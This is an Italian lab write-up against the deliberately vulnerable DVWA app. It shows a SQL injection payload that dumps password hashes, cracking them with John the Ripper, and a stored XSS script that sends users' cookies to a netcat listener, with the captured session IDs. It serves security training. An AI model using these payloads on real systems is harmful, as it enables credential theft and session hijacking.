
SQL Injection (blind) e XSS stored

Recupero delle password degli utenti:

SQL Injection (blind):



Per poter recuperare le password di tutti gli utenti registrati nella DVWA è prima di tutto necessario ricavare i codici hash di ogni rispettiva password, inserendo nel campo "User ID" il seguente comando:

%' and 1=0 union select null, concat(user,0x0a,password) from users #

codici hash: i codici hash vengono generati tramite l'hashing, ovvero il processo di conversione di una determinata chiave in un altro valore, espresso sotto forma di codice alfanumerico. La funzione hash viene utilizzata per generare un nuovo valore secondo un algoritmo matematico e unidirezionale, quindi senza possibilità di riconvertire l'hash nella chiave originale.

```
(kali® Host-004)-[~/Desktop]
$ john — format=raw-md5 — show /usr/share/wordlists/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 52 left
```

Si procede poi con la decriptazione dei codici hash, tramite il tool John the Ripper (JTR), che ci permette di vedere le password in chiaro.

John the Ripper: JTR è un tool di cracking di password, specificatamente mirato a craccare le password con la forza bruta e anche con il dizionario. È in grado di decifrare gli hash delle password molto velocemente, potendo violare MD5, SHA-1 e molti altri hash.

Recupero dei cookie degli utenti:

XSS stored:

	DYWA	
Home	Vulnerability: Stored Cross Site Scripting (XSS)	
Instructions Setup	Name *	
Brute Force	Message *	
Command Execution	Sign Guestbook	
CSRF	Cigit Subsideon)	
File Inclusion		
SQL Injection	Name: test	
SQL Injection (Blind)	Message: This is a test comment.	
Upload	Name: admin	
XSS reflected	Message: <script> new Image () .src="http://192.168.50.100</th><th></th></tr><tr><th>XSS stored</th><th>/abc.php?"+document.cookie;</script>	
DVWA Security	More info	
PHP Info	http://ha.ckers.org/xss.html	
About	http://en.wikipedia.org/wiki/Cross-site_scripting http://www.cgisecurity.com/xss-faq.html	
Logout		

Una volta ricavate le password in chiaro, bisogna accedere con lo username e la password di cui si desidera ottenere i cookie. Successivamente è necessario impostare la DVWA Security a "low", per poi spostarsi su XSS stored e modificare il maxleght aprendo inspect da 50 ad un numero più alto (io ad esempio ho messo 250) ed inserire nel campo "Message" il seguente comando:

```
<script> new Image () .src="http://192.168.50.100/abc.php?"+document.cookie;</script>
```

Tuttavia, questa operazione non è sufficiente a recuperare i cookie. Bisogna prima assicurarsi di aver impostato da terminale la macchina Kali, tramite il tool Netcat, in ascolto sulla porta 80; per far ciò basta utilizzare il comando:

```
nc -lvp 80
```

Netcat: Netcat è uno strumento a riga di comando, responsabile della scrittura e della lettura dei file in rete. Per lo scambio di dati, Netcat utilizza i protocolli di rete TCP/IP e UDP.

Dopo aver sistemato il tutto, basterà ricaricare la pagina della DVWA. Sul terminale compariranno una serie di righe di codice e, in una di queste, si troverà il cookie dell'utente con cui abbiamo fatto l'accesso.

gordonb: abc123

```
(kali® kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 40446
GET /abc.php?security=low;%20PHPSESSID=de92a923c0412ee165426a39e5767e03 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

admin (utente): password (password)

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 43128
GET /abc.php?security=low;%20PHPSESSID=3419251a32c1b81ea3301f3c1dbcf594 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

pablo: letmein

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 41350
GET /abc.php?security=low;%20PHPSESSID=1ef7f4cdcb01365f656661bb41d1f93e HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

1337 : charley

```
(kali® kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 41658
GET /abc.php?security=low;%20PHPSESSID=6b5921309b6be4c4409403e9245452dc HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

smithy: password

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 53428
GET /abc.php?security=low;%20PHPSESSID=0aa383f4d7694e2974f82446839712f4 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```